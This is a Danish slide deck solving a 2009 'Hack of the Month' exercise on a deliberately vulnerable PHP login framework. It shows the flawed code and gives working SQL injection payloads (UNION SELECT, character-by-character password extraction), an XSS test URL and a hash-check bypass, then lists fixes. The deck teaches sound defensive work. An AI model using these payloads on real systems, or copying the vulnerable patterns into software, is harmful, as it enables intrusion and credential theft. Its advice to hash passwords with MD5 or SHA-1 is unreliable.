

Hack of the Month – opgave 2



www.hackofthemonth.dk

Holdet bag www.hackofthemonth.dk:

- Søren
- Rasmus (ikke mig)
- Roninz

Stiller hver måned en ny opgave:

- Applikationssikkerhed
- Webapplikationssikkerhed

Opgaven for februar 2009: Hack of the month – opgave 2

Et autentificerings-framework bestående af to PHP-filer skulle analyseres og nedenstående spørgsmål skulle besvares:

1. Hvilke features i php er påkrævede for at frameworket virker?
2. Hvilke sårbarheder eksisterer der i frameworket?
3. Hvordan udnyttes disse sårbarheder?
4. Hvordan kan data fra systemet udnyttes til videre kompromittering?

Size estimation

Antal linjer kode: 84 (SLOC/KLOC)

```
$ wc -l auth.php db.php
```

```
31 auth.php
```

```
53 db.php
```

```
84 total
```

auth.php

```
Mozilla Firefox
Filer Redigerer Vis Historik Bogmærker Funktioner Hjælp
http://localhost/hotm2/auth.php
Google

<?php
require_once("db.php");
$do = $_GET["do"];

if($do=="login"){
    $username = $_GET["username"];
    $password = $_GET["password"];
    $auth = checkcredentials($username, $password);
    if($auth!=NULL) {
        setcookie("auth",base64_encode(serialize($auth)),time()+86400*7);
    }else{
        setcookie("auth", "", time()-3600);
    }
    header("Location: ".$_SERVER['PHP_SELF']);
    die("");
}elseif(isset($_COOKIE["auth"])) {
    $userarray = Checkcookie(unserialize(base64_decode($_COOKIE["auth"])));
    if(!$userarray) {
        setcookie("auth", "", time()-3600);
        die("Please relogin.");
    }else{
        echo "Welcome ".$_userarray['user']. " ("".$_userarray['id'].")";
    }
}else{
    echo "<form method=get action='".$_SERVER['PHP_SELF']."'><input type=text name=username><input type=password name=password><input type=hidden name=do value=login><input type=submit name=Login></form>";
    die("Please relogin.");
}

?>
```

db.php

```
Mozilla Firefox
Filer Redigerer Vis Historik Bogmærker Funktioner Hjælp
http://localhost/hotm2/db.phps
Google

<?php

$mysqlhost = 'localhost';
$mysqluser = 'authenticator';
$mysqlpass = '123456';
$mysqldb = 'authdb';

$link = mysql_connect($mysqlhost, $mysqluser, $mysqlpass);
if(!$link) {
    die('Could not connect: ' . mysql_error());
}

mysql_select_db($mysqldb, $link) or die('Unable to select database.');
```

```
function checkcredentials($username, $password) {
    $user = mysql_real_escape_string($username);
    $pass = mysql_real_escape_string($password);
    $sql = "SELECT * FROM users WHERE user=\"$user.\" AND pass=\"$pass.\"";
    $res = mysql_query($sql);
    if(mysql_num_rows($res)==0) {
        return NULL;
    }else{
        $uniq = "" . $mysqlhost . $mysqluser . $mysqlpass . $mysqldb;
        $credentials = array();
        $credentials['hash'] = md5("$" . $uniq . $pass);
        $credentials['user'] = $user;
        $credentials['time'] = time();
        return $credentials;
    }
}

function checkcookie($credentials) {
    $hash = $credentials['hash'];
    $user = $credentials['user'];
    $time = $credentials['time'];
    if($user) {
        $sql = "SELECT * FROM users WHERE user=\"$user.\"";
        $res = mysql_query($sql);
        if($res) {
            if($res) {
                $row = mysql_fetch_array($res);
                $uniq = "" . $mysqlhost . $mysqluser . $mysqlpass . $mysqldb;
                if($hash == md5("$" . $uniq . $row['pass'])) {
                    $userarray = array();
                    $userarray['id'] = $row['id'];
                    $userarray['user'] = $user;
                    return $userarray;
                }
            }
        }
    }
    return NULL;
}

?>
```

Færdig Mozilla Firefox FoxyProxy: Slæt fra

Løsning opgave 1: Hvilke features i php er påkrævede for at frameworket virker?

Nedenstående options skal enables i php.conf, alt efter om der er tale om version 4 eller 5 af PHP.

PHP 5.x:

```
LoadModule php5_module <path>
```

- Eks. `LoadModule php5_module modules/libphp5.so`

```
AddHandler php5-script .php
```

Løsning opgave 2: Hvilke sårbarheder eksisterer der i frameworket?


- SQL Injection
- Cross-Site Scripting (XSS)
- Kodeord er gemt i klartekst
- Brute forcing af brugerkonti muligt
- Full path disclosure
- Session levetid for lang
- Excessive information

Excessive information (1)

```
if(!$link) {  
    die('Could not connect: ' . mysql_error());  
}
```

”Excessive” defineres som information, som brugeren ikke har behov for at have kendskab til. Dette betyder information, der ikke er nødvendig for normal brug af systemet

Excessive information (2)



Session levetid for lang

```
setcookie("auth",base64_encode(serialize($auth))  
        ,time()+86400*7);
```

En session etableret igennem autentificerings-frameworket er aktiv i ca. 7 dage.


Full path disclosure (1)

```
$do = $_GET[ "do" ] ;
```

Der er intet check på om `$_GET["do"]` findes.

Full path disclosure sårbarheden vil kun være til stede, hvis `"display_errors"` er slået til i `php.ini`, og `"error_reporting"` i `php.ini` er sat til at reportere notits og advarsler.


Full path disclosure (2)



Brute forcing af brugerkonti muligt

Det er muligt at gætte brugernavn og kodeord gennem brute forcing. Manuel brute forcing kan benyttes til at gætte simple kodeord. Ved komplekse kodeord kan brute forcing tools benyttes til at forsøge flere kombinationer i sekundet.

Kodeord er gemt i klartekst (1)

A terminal window titled 'rp@localhost:~' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows a MySQL session where the user 'authenticator' connects. The user enters the password and is prompted to use the 'authdb' database. A query is executed to select all records from the 'users' table, resulting in a table with two rows. The first row has id 1, user 'user1', password 'pass1', and email 'rasmus@rasmuspetersen.net'. The second row has id 2, user 'user2', password 'pass1', and email 'rasmus@rasmuspetersen.net'. The terminal output shows the table structure and the data rows.

```
[rp@localhost ~]$ mysql -u authenticator -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.0.67 Source distribution

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> use authdb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from users;
+----+-----+-----+-----+
| id | user  | pass  | email                               |
+----+-----+-----+-----+
|  1 | user1 | pass1 | rasmus@rasmuspetersen.net         |
|  2 | user2 | pass1 | rasmus@rasmuspetersen.net         |
+----+-----+-----+-----+
2 rows in set (0.03 sec)

mysql>
```

Kodeord er gemt i klartekst (2)

Gem aldrig kodeord i klartekst. Gem i stedet en salted hash af kodeordet.

Benyt SHA-1, MD5 eller andre mere sikre hashing algoritmer.

```
$salt = "<secret_salt>";  
$salted_hash = sha1("$salt.$password");
```


Cross-Site Scripting (XSS)

Nedenstående kode er sårbar over for XSS, da der ikke HTML encodes:

```
echo "Welcome  
    ".$userarray['user']." ( ".$userarray['id'].")"  
;
```

Variablen `$_SERVER['PHP_SELF']` er i flere version af PHP sårbar over for XSS. Dette kan testes på følgende måde:

```
http://localhost/hotm2/auth.php/"><script>alert(  
'XSS')</script>
```

SQL Injection (1)

```
function checkcredentials($username, $password)
{
    $user = mysql_real_escape_string($username);
    $pass = mysql_real_escape_string($password);
    $sql = "SELECT * FROM users WHERE
user=\"\".$user.\"\" AND pass=\"\".$pass.\"\"";
```

Funktionen `checkcredentials()` er ikke sårbar over for SQL Injection.

SQL Injection (2)

```
function checkcookie($credentials) {  
    $hash = $credentials['hash'];  
    $user = $credentials['user'];  
    $time = $credentials['time'];  
    if($user) {  
        $sql = "SELECT * FROM users WHERE  
user=\"\".$user.\"\"";
```

Funktionen `checkcookie()` er sårbar over for SQL Injection.

Løsning opgave 3: Hvordan udnyttes disse sårbarheder?

- SQL Injection

SQL Injection

```
$sql = "SELECT * FROM users WHERE  
user=\"\".$user.\"\"";  
$res = mysql_query($sql);
```

- Hvordan ændrer eller tilføjer vi logik til SQL queryen?
- Hvilke begrænsninger er der i PHPs MySQL funktioner?

SQL Injection (stacked/multiple SQL statements)

```
" ;INSERT users (user,pass,email) VALUES  
  ( 'user1' , 'pass1' , 'rasmus@rasmuspetersen.net' )  
  ;#
```

Vil resultere i:

```
SELECT * FROM users WHERE user=""; INSERT users  
  (user,pass,email) VALUES  
  ( 'user1' , 'pass1' , 'rasmus@rasmuspetersen.net' )  
  ;#
```

Ovenstående fungerer ikke, da PHPs MySQL funktioner ikke understøtter stacked/multiple SQL statements.

SQL Injection (UNION)

```
" UNION SELECT pass,user,' ',email FROM users  
LIMIT 1#
```

Vil resultere i:

```
SELECT * FROM users WHERE user="" UNION SELECT  
id,user,pass,email FROM users LIMIT 1#
```

Løsning opgave 4: Hvordan kan data fra systemet udnyttes til videre kompromittering?

- SQL Injection

Hvordan kan data fra systemet udnyttes til videre kompromittering med SQL Injection?

```
$sql = "SELECT * FROM users WHERE  
user=\"\".$user.\"\"";  
  
$res = mysql_query($sql);  
  
if($res) {  
    $row = mysql_fetch_array($res);  
    $uniq = "" . $mysqlhost . $mysqluser .  
$mysqlpass . $mysqladb;  
    if($hash == md5("" . $uniq .  
$row['pass'])) {
```

Hvordan omgås ovenstående?

Metode 1: Variabler er ikke i local function scope (1)

```
$uniq = "" . $mysqlhost . $mysqluser .  
    $mysqlpass . $mysqlldb;  
  
    if($hash == md5("" . $uniq .  
    $row['pass'])) {
```

\$mysqlhost, \$mysqluser, \$mysqlpass og \$mysqlldb, som udgør salt, er ikke i local function scope, dvs. \$uniq er tom.

Kan rettes på følgende måde:

```
global $mysqlhost, $mysqluser, $mysqlpass,  
    $mysqlldb
```

Metode 1: Variabler er ikke i local function scope (2)

```
" UNION SELECT id,user,' ',email FROM users LIMIT 1#
```

Vil resultere i:

```
SELECT * FROM users WHERE user="" UNION SELECT id,user,' ',email FROM users LIMIT 1#
```

Dataudtræk vil returnere en tom string i column "pass". Hvis \$pass indeholder MD5(' '), vil nedenstående blive evalueret til sandt:

```
if($hash == md5(" " . $uniq . $row['pass'])) {
```

Metode 2: Intet check på om variablerne er af samme type

```
if($hash == md5(" " . $uniq . $row['pass'])) {  
    $userarray = array();  
    $userarray['id'] = $row['id'];  
    $userarray['user'] = $user;  
    return $userarray;  
}
```

Hvis `$hash` er (bool) `true`, vil ovenstående altid blive evalueret som sand, da `md5()` altid returnerer data.

Kan rettes på følgende måde:

```
if($hash === md5(" " . $uniq . $row['pass'])) {
```

UNION syntax

```
if($hash == md5(" " . $uniq . $row['pass'])) {  
    $userarray = array();  
    $userarray['id'] = $row['id'];  
    $userarray['user'] = $user;  
    return $userarray;  
}
```

Hvilke udfordringer giver det, at kun en SIGNED INT (4 bytes) returneres?

SQL Injection (UNION MySQL)

```
" UNION SELECT pass,user,',',email FROM users  
LIMIT 1#
```

Vil resultere i:

```
SELECT * FROM users WHERE user="" UNION SELECT  
pass,user,',',email FROM users LIMIT 1#
```

Ovenstående overholder ikke SQL standarden, da columns ikke er af samme datatype. Ovenstående fungerer på MySQL.

SQL Injection (UNION ANSI SQL standard)


```
" UNION SELECT ORD(MID(pass,1,1)),user,'',email  
FROM users LIMIT 1#
```

Vil resultere i:

```
SELECT * FROM users WHERE user="" UNION SELECT  
ORD(MID(pass,1,1)),user,'',email FROM users  
LIMIT 1#
```

Ovenstående overholder SQL standarden og burde fungere på langt de fleste databaseservere. Dette gælder også MySQL.

SQL Injection (screenshot)



ASCII repræsentationen af første karakter i den første brugers brugernavn. I dette tilfælde 'u'.

Hvordan kan alle disse sårbarheder undgås

- Input bør saniteres
- Benyt Prepared Statements
- Output bør HTML encode
- Kodeord bør gemmes som salted hashes
- Account lockout baseret på en kombination af brugernavn og IP
- "display_errors" bør være slået fra i `php.ini`
- Session levetid bør genovervejes
- Der bør ikke vises information til brugeren, som brugeren ikke har behov for at have kendskab til

Yderligere referencer

mysql_real_escape_string() versus Prepared Statements:

http://ilia.ws/archives/103-mysql_real_escape_string-versus-Prepared-Statements.html

OWASPs holdning til blokering af brute force angreb:

http://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

MySQL UNION Syntax:

<http://dev.mysql.com/doc/refman/5.0/en/union.html>

Variable scope:

<http://dk.php.net/variables.scope>

Rasmus Petersen

rpe@pwc.dk

Tlf.: +45 5158 3590

PricewaterhouseCoopers